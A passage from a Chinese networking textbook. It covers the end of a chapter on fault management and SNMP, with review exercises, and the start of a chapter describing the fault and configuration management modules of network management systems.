网络故障管理的效率目前仍主要依靠网管员的丰富经验和技术水平，一般情况下，网络管理员应根据有关信息对报警进行处理、排除故障；当故障比较复杂时，网络管理员应执行一些诊断测试来辨别故障原因。同时，对网络故障管理的自动化和智能化研究是当前网络管理系统发展的一个热点问题，并与数据挖掘、专家库、知识工程等领域的研究交叉进行。

10.6　本章小结

本章主要对网络管理中的一些基本知识和原理进行了简单的介绍，通过学习网络管理系统的相关模型和功能参考，帮助读者了解网络管理的需求和应用定位。第二部分内容着重介绍了网络管理的相关协议，尤其是 SNMP 协议是本章的重点和难点，掌握 SNMP 协议是每个网管员必备的知识之一，也是网络管理系统的技术基础。在本章的最后，我们通过对网络性能管理和故障管理的简单介绍，帮助读者从网络管理系统的产品角度认识了网络管理的功能需求和应用重点，从而加深读者对网络管理的认识。

10.7　课后习题

1. 填空题

(1) 国际标准化组织对网络管理定义了五大通用功能包括故障管理、__________、配置管理、__________和计费管理。

(2) 现代网络高速发展和技术革新的前提条件是网络要尽可能地兼容各种类型的协议、________、业务和________。

(3) 网络基础设施主要包括骨干网络、__________、接入网络、外部网络连接和网络管理四大组成部分。

(4) 目前主流的 VPN 技术分为三种 IPSec VPN、SSL VPN 和__________。

(5) 一个 SNMP 数据报结构一般由以下三个部分组成：版本识别符、__________、协议数据单元(PDU)。

2. 选择题

(1) 网络管理的基本任务是状态监测、数据收集和分析、(　　)。

A. 状态测试　　B. 状态分析　　C. 数据采集　　D. 数据状态控制

(2) 七层协议标准制定的，其主要成果是(　　)和 CMIP。

A. RMON　　B. CMIS　　C. WEB　　D. CMIT

(3) 目前可用的安全模型有 SNMPv1、(　　)和 SNMPv3 这三种类别。

A. SNMPv2C　　B. SNMPv2　　C. SNMPv2B　　D. SNMPv2D

(4) SNMP 协议的 5 种基本操作类型：get-request、get-next-request、set-request、(　　)、trap。

A. set-next-request　B. set -response　C. get-response　D. trap-response

3. 判断题

(1) 网络的性能、作用及其影响力等因素是决定网络对可靠性要求高低的决定性因素。(　　)

(2) 管理骨干网络时需要重点考虑两个方面的问题一是数据转发性能；二是骨干网络的可靠性。(　　)

(3) 在网络管理功能参考模型中，FSAPS 模型和 OAM&P 模型是占据最主导地位的两种参考模型。(　　)

(4) SNMP 协议通常采用两种收集数据的方法：一种是轮询(Polling-Only)法，另一种是基于中断(Interrupt-Based)的方法。(　　)

4. 简答题

(1) 网络管理的基本目标是什么？

(2) 简述 OAM&P 模型中各个类别涉及的管理功能。

(3) 网络管理保障网络系统中的数据安全，常用的方法有哪些？

(4) SNMP 应用协议的运行过程是什么？

(5) 网络性能监测的关键技术是什么？

第 11 章

网络管理系统

网络管理系统是一种以软件为主、软硬结合的网络管理应用系统，其功能一般分为性能管理、配置管理、安全管理、计费管理、故障管理五大管理功能。传统网络管理系统的管理对象通常仅包括路由器、交换机等网络通信设备。随着网络规模和应用规模的日益扩大，当前网络管理系统大多都将服务器性能、应用性能和数据库等包含在其管理对象的范畴内，几乎包含了网络中所有的实体对象，从而给系统管理员提供了一个全面系统的网络视图。本章我们将主要介绍网络管理系统的一些基础知识和基本结构，最后向大家介绍一些典型的网络管理产品。

11.1 网络管理系统概述

目前大型 IT 设施的正常运营和赢利都需要数以百计的系统、应用程序、服务等发挥出最佳性能，然而随着 IT 环境变得越来越复杂，其成本和潜在的危险也随之迅速攀升。为了从业务的角度管理所有 IT 元素和服务，并及时了解和预测技术变化对业务的影响，目前大多数网管厂商已不再局限于传统的网管软件，而是向着综合业务管理的方向发展。

11.1.1 网络管理系统的功能和分类

国际标准化组织对网络管理定义了五大通用功能：故障管理、配置管理、性能管理、安全管理和计费管理；与此对应，一般的网络管理软件产品也具有这样五项基本功能，即故障管理模块、配置管理模块、性能管理模块、安全管理模块以及计费管理模块，下面就对这五大基本功能进行一下简单的介绍。

1. 故障管理模块

故障管理是所有网络管理任务中最基本的功能之一，当网络中某个节点或链路失效时，网络管理系统必须能够迅速发现并利于查找到该故障，从而进一步排除该故障。由于产生网络故障的原因一般是比较复杂的，而且有时通常是由几个因素互相作用造成，因此通常情况下首先应进行故障检测，然后再进行故障隔离和故障纠正。事后应对故障原因进行深入分析，以防止类似故障再次发生。因此故障管理模块应充分包含以下典型功能。

1) 故障监测功能

故障管理模块应能主动探测或被动接收网络上的各种事件信息，并识别出其中与网络和系统故障相关的内容，具有对其中关键信息保持跟踪、生成事件记录的能力，如图 11-1 所示。




图 11-1 故障监测界面示意图

2)　故障报警功能

故障管理模块接收到故障监测传来的报警信息后，应能选择相应的报警策略驱动报警程序，如图 11-2 所示，并可根据故障级别采用不同的方式予以报警，例如通过窗口提示、声音/振铃、电子邮件、手机短信等方式将故障信息通知管理员，如图 11-3 所示。

系统设置

子网　扫描　拓扑　服务器　报警　历史　定时　其它

接收Email帐号1

接收Email帐号2

发送SMTP服务器

发送Email帐号

发送Email帐号密码

接收短信手机号码

短信猫序列号

声音报警　关

Arp警示阈值（个）　5

默认值　确认　取消

图 11-2　报警方式设定对话框




图 11-3　监控报警级别策略检测

3) 故障信息管理功能

网络管理系统应具有根据事件记录进行相应分析的能力，并生成相应的日志记录，将事件、故障和日志构成逻辑上相互关联的整体，以反映故障产生、隔离和排除等一系列的动态过程。

4) 排错支持工具

网络管理系统一般都具有多种网络故障排错工具，通过向管理员提供一系列的实用工具，帮助管理员及时了解被控设备的状况，并能对被控设备进行分析测试，并记录下测试结果以便供技术人员分析和排错，好的网络管理系统还能根据已有的故障知识库和用户原有的排错经验为管理员提供故障处理和测试的行动导航。

5) 检索和分析故障信息

为方便管理员查询原有故障信息及设备运行情况，网络管理系统一般都具有故障信息检索功能，管理员可以根据关键字检索来查询系统中记录的各类事件信息和日志信息，并定期收集故障记录数据，在此基础上为被控设备和线路提供可靠性分析，已提示设备的历史运行状态。

2. 配置管理模块

配置管理在网络管理系统中非常重要，它往往用于初始化网络和配置网络，以使其提供正常的网络服务。配置管理一般是通过辨别、定义、控制和监测等方式对一组网络对象进行相应的处理，以实现对某个特定功能的配置或者实现网络性能的优化。配置管理模块一般具有以下典型功能。

1) 自动获取能力

网络管理系统一般都用于较大型的网络中，需要管理的设备是非常多的，为了减轻管理员的工作量，更是为了减少复杂性给管理员造成的不必要的失误风险，配置管理模块一般都具有对配置信息的自动获取能力。这样即使设备众多，或者管理员不是非常熟悉网络结构和配置情况，网络管理系统也能通过相关技术如拓扑自动发现等完成对网络的配置和管理，如图 11-4 所示。一般网络管理系统获取配置信息的类型有三种：第一种是通过 SNMP 或 CMIP 等协议读取的 MIB 库中的配置信息，如图 11-5 所示；第二种是虽然不在 MIB 库中定义，但是属于对设备运行比较重要的配置信息；第三种是用于管理的一些辅助配置信息。

2) 自动配置能力

配置管理模块应具有自动配置、自动备份功能，根据管理员定制的策略，网络管理系统应具有自动配置设备和服务的能力。通常情况下，自动配置和自动备份都是通过系统提供给管理员的图形策略设置界面或配置导航来完成的，其实现方式通常有两种：一种是通过标准的网络管理协议中定义的写操作，如 SNMP 协议中的 set 操作；另一种是自动登录到设备上进行相关配置操作，如图 11-6 所示。

3) 一致性检查能力

在一个大型网络中，由于网络设备数量众多，这些设备可能是由多个管理人员进行配置的，即使是同一个管理员对设备进行的配置，也可能会由于各种原因导致配置一致性的问题。因此，对整个网络的配置情况进行一致性检查是必需的。




图 11-4 拓扑发现示意图




图 11-5 自动获取交换机端口示意图

